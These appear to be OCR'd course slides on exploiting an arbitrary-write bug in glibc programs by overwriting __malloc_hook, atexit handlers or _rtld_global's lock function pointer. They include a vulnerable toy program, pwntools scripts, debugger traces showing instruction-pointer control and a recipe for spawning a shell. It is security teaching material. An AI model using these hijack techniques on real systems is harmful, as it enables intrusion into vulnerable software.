
- e.g., __malloc_hook, __free_hook: Called before and after malloc() and free()
  - __malloc_hook(size)
  - __free_hook(void*)

```
int main() {
  intptr_t *ptr, value;
  read(0, &ptr, sizeof(ptr));
  read(0, &value, sizeof(value));
  *ptr = value;

  puts(”Hello World”);
}
```

Unfortunately, no malloc or free…?

2. malloc/free hooks


- Set breakpoint before calling puts & Run
  - Set breakpoint on malloc()




```
pwndbg> bt
#0  __GI___libc_malloc (bytes=1024) at malloc.c:3038
#1  0xf7e22844 in __GI__IO_file_doallocate (fp=0xf7f95d80 <_IO_2_1_
#2  0xf7e313b8 in __GI__IO_doallocbuf (fp=0xf7f95d80 <_IO_2_1_stdou
#3  0xf7e30619 in _IO_new_file_overflow (f=0xf7f95d80 <_IO_2_1_stdo
#4  0xf7e2f680 in _IO_new_file_xsputn (f=0xf7f95d80 <_IO_2_1_stdout
#5  0xf7e24d70 in _IO_puts (str=<optimized out>) at ioputs.c:40
#6  0x080484fd in main ()
#7  0xf7dd5f21 in __libc_start_main (main=0x80484a6 <main>, argc=1,
#8  0x080483c2 in _start ()
```

puts() uses malloc!
(for allocating buffer)


2. malloc/free hooks



```
pwndbg> x/gx &__malloc_hook
0xf7f95788 <__malloc_hook>:     0x00000000f7e381c0
```




```
from pwn import *
p = gdb.debug('./aaw’)
p.write(p32(0xf7f95788))
p.write("AAAA")
p.interactive()
```



```
► f 0 41414141
  f 1 f7e3807a malloc+426
  f 2 f7e22844 _IO_file_doallocate+148
  f 3 f7e313b8 _IO_doallocbuf+120
  f 4 f7e30619 _IO_file_overflow+409
  f 5 f7e2f680 _IO_file_xsputn+192
  f 6 f7e24d70 puts+208
  f 7  80484fd main+87

pwndbg> x/i $pc
=> 0x41414141:   Cannot access memory at address 0x41414141
```


2. malloc/free hooks




The GNU C Library version 2.34 is now available

Carlos O'Donell carlos@redhat.com
Mon Aug 2 03:53:38 GMT 2021

- Previous message (by thread): Development is open for glibc 2.35
- Next message (by thread): [PATCH 0/3] Allow LLD 13.0.0 and improve compatibility with gold and clang
- **Messages sorted by:** [date] [thread] [subject] [author]



```
* The deprecated memory allocation hooks __malloc_hook, __realloc_hook,
  __memalign_hook and __free_hook are now removed from the API.  Compatibility
  symbols are present to support legacy programs but new applications can no
  longer link to these symbols.  These hooks no longer have any effect on glibc
  functionality.  The malloc debugging DSO libc_malloc_debug.so currently
  supports hooks and can be preloaded to get this functionality back for older
  programs.  However this is a transitional measure and may be removed in a
  future release of the GNU C Library.  Users may port away from these hooks by
  writing and preloading their own malloc interposition library.
```



https://aidencom.tistory.com/1091

3. __atexit() handlers


```
int atexit(void (*function)(void));
```

  - Registers the given function to be called at normal process termination, either via exit(3) or via return from the program's main()

- How is it implemented?
  - __exit_funcs: a linked list of atexit handlers
  - atexit handler (struct exit_function) contains a function pointer
  - If we can corrupt it, then we can call this function after program terminates

3. __atexit() handlers


- PTR_MANGLE: Mitigation for __atexit() handlers
  - Same mechanism has been applied for __malloc_hook() and __free_hook() in the recent libc (but not ours)



```
#  define PTR_MANGLE(var)        asm ("xor %%fs:%c2, %0\n"
                                      "rol $2*" LP_SIZE "+1, %0"
                                      : "=r" (var)
                                      : "0" (var),
                                        "i" (offsetof (tcbhead_t,
                                                       pointer_guard)))
```

Q: Why do we need rotation?

- Idea: Using a random secret, modify a pointer
  - Without leaking the secret, the pointer cannot be changeable
  - If you have a more powerful primitive (e.g., arbitrary read), you can exploit it




https://aidencom.tistory.com/1091


4. _rtld_global (< glibc v2.34)

```
void
_dl_fini (void)
{
  ...
#ifdef SHARED
  int do_audit = 0;
 again:
#endif
  for (Lmid_t ns = GL(dl_nns) - 1; ns >= 0; --ns)
    {
      /* Protect against concurrent loads and unloads.  */
      __rtld_lock_lock_recursive (GL(dl_load_lock));

     -> &_rtld_global._dl_rtld_lock_recursive(
                  &_rtld_global._dl_load_lock.mutex);
```


4. _rtld_global (< glibc v2.34)



```
pwndbg> print &_rtld_global._dl_rtld_lock_recursive
$1 = (void (**)(void *)) 0xf7ffd874 <_rtld_global+2100>
```



```
from pwn import *
p = gdb.debug('./aaw’)
p.write(p32(0xf7ffd874))
p.write("AAAA")
p.interactive()
```




```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) bt
#0  0x41414141 in ?? ()
#1  0xf7f1025d in __GI__dl_addr (address=0xf7e4ecb0 <p
    at dl-addr.c:131
#2  0xf7e4ec88 in ptmalloc_init () at arena.c:400
#3  0xf7e53061 in ptmalloc_init () at arena.c:291
```


- rtld_global._dl_rtld_lock_recursive → system
- rtld_global._dl_load_lock → “/bin/sh\x00”

4. rtld_global (>= glibc v2.34)

- Patch: _dl_rtld_lock_recursive is not used anymore



```
#ifdef SHARED
# define __rtld_lock_default_lock_recursive(lock) ₩
  ++((pthread_mutex_t *)(lock))->__data.__count;

